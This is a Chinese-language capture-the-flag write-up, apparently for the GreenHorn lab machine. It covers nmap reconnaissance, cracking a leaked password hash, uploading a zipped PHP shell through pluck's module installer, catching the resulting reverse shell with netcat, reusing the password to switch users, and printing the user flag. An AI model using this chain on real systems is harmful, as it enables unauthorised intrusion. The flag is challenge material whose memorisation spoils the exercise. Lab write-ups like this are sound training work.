
GreenHorn,pluck[漏洞]、pdfimages(pdf->獲取像素圖)、Depix tool(像素->純文字)

```
└─# nmap -sCV -p22,80,3000 -A 10.10.11.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 01:47 PDT
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up (0.23s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  tcpwrapped
| http-title: 502 Bad Gateway
|_Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 2 disallowed entries 
|_/data/ /docs/
3000/tcp open  ppp?
| fingerprint-strings: 
|   GenericLines, Help, RTSPRequest: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=98ab00d6b97b4e60; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=pAnndBGLHn0lW3BGETceiD9fKpk6MTcyMTcyNDQ2MzYxNTY5NzIwOA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 23 Jul 2024 08:47:43 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest"
href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZ
SI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvIiwia
WNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvL
nBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6L
y9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=eb9b826a0f737bb3; Path=/; HttpOnly;
SameSite=Lax
|     Set-Cookie:
_csrf=yk1NVhwtPOZ9p3T76wDrl8zWoGA6MTcyMTcyNDQ3MDc2MDk3NzMxNQ; Path=/; Max-
Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 23 Jul 2024 08:47:50 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN%I=7%D=7/23%Time=669F6E2F%P=aarch64-unknown-linux
SF:-gnu%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(GetRequest,2F20,"HTTP/1\.0\x20200\x20OK\r\nCache
SF:-Control:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_li
SF:ke_gitea=98ab00d6b97b4e60;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nS
SF:et-Cookie:\x20_csrf=pAnndBGLHn0lW3BGETceiD9fKpk6MTcyMTcyNDQ2MzYxNTY5NzI
SF:wOA;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Fra
SF:me-Options:\x20SAMEORIGIN\r\nDate:\x20Tue,\x2023\x20Jul\x202024\x2008:4
SF:7:43\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class
SF:=\"theme-auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"wid
SF:th=device-width,\x20initial-scale=1\">\n\t<title>GreenHorn</title>\n\t<
SF:link\x20rel=\"manifest\"\x20href=\"data:application/json;base64,eyJuYW1
SF:lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Im
SF:h0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9nc
SF:mVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9w
SF:bmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjM
SF:wMDAvYX")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type
SF::\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x2
SF:0Bad\x20Request")%r(HTTPOptions,197,"HTTP/1\.0\x20405\x20Method\x20Not\
SF:x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20GET\r\nCache-Control:\x20max-
SF:age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nSet-Cookie:\x
SF:20i_like_gitea=eb9b826a0f737bb3;\x20Path=/;\x20HttpOnly;\x20SameSite=La
SF:x\r\nSet-Cookie:\x20_csrf=yk1NVhwtPOZ9p3T76wDrl8zWoGA6MTcyMTcyNDQ3MDc2M
SF:Dk3NzMxNQ;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\
SF:nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Tue,\x2023\x20Jul\x202024\x
SF:2008:47:50\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"H
SF:TTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20ch
SF:arset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Thecus 4200 or N5500 NAS device (Linux 2.6.33) (93%),
Linux 5.4 (93%), Linux 3.1 (92%), Linux 3.2 (92%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (92%), Linksys WRV54G WAP (91%), Linux 5.0 (90%), ASUS
RT-N56U WAP (Linux 3.4) (90%), Linux 3.16 (90%), Android 4.0 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   291.73 ms 10.10.14.1
2   291.80 ms greenhorn.htb (10.10.11.25)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.60 seconds
```


80Port有找到登入介面



pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License

進行sql、LFI失敗
目錄爆破無發現異常

3000Port類似於github，找到類似於passwd的文件




```php
<?php
$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
?>
```

進行hash解碼獲取

```
hashcat -m 1700 passwd --potfile-disable /usr/share/wordlists

passwd : iloveyou1
```

80web登入後。
發現版本：`pluck 4.7.18`



Be carefull with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.

start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.

more...

take a look at your website
take a look at the result

credits
all the people who helped develop pluck

Check writable options
Check writable options

need help?
we'd love to help you


pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

可使用此漏洞：https://www.exploit-db.com/exploits/51592
此漏洞執行失敗。。。

但可以手動(成功)

```
http://greenhorn.htb/admin.php?action=installmodule =>需上傳zip檔
```


製作一個shell.php並壓縮



```
-rw-rw-r--  1 root root  5489  7月  23 04:38 shell.php
-rw-r--r--  1 root root  2417  7月  23 04:39 sh.zip
```


上傳後，壓縮檔就是其中一個目錄，後面就是壓縮檔內的php檔案。讀取url就反彈成功

```
http://greenhorn.htb/data/modules/sh(壓縮檔)/shell.php(壓縮檔內的php)
```



```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.25] 50444
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 11:49:44 up  1:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
w$ hoami
www-data
$ 
```

有2個使用者，但不知道密碼，




```
www-data@greenhorn:/tmp$ cat /etc/passwd| grep bash
root:x:0:0:root:/root:/bin/bash
git:x:114:120:Git Version Control,,,:/home/git:/bin/bash
junior:x:1000:1000::/home/junior:/bin/bash
www-data@greenhorn:/tmp$ 
```

已知`junior`可進去目錄但無法讀取檔案

找不到config檔、有關DB，


測試看看前面的密碼(成功)

```
username : junior
passwd : iloveyou1
```



```
www-data@greenhorn:~/html/pluck/data/settings$ su junior
Password:
junior@greenhorn:/var/www/html/pluck/data/settings$ id
uid=1000(junior) gid=1000(junior) groups=1000(junior)
junior@greenhorn:/var/www/html/pluck/data/settings$ whoami
junior
junior@greenhorn:/var/www/html/pluck/data/settings$ 
```


user flag



```
junior@greenhorn:~$ ls
 user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
f1c7fb27ae88be17d09f7259408cc1a4
```

將pdf傳回kali

被隱藏的密碼？



Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [redacted]


As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

使用pdfimages工具，擷取pdf的像素或點陣圖

```
pdfimages -png OpenVAS.pdf output.png
```



[redacted]

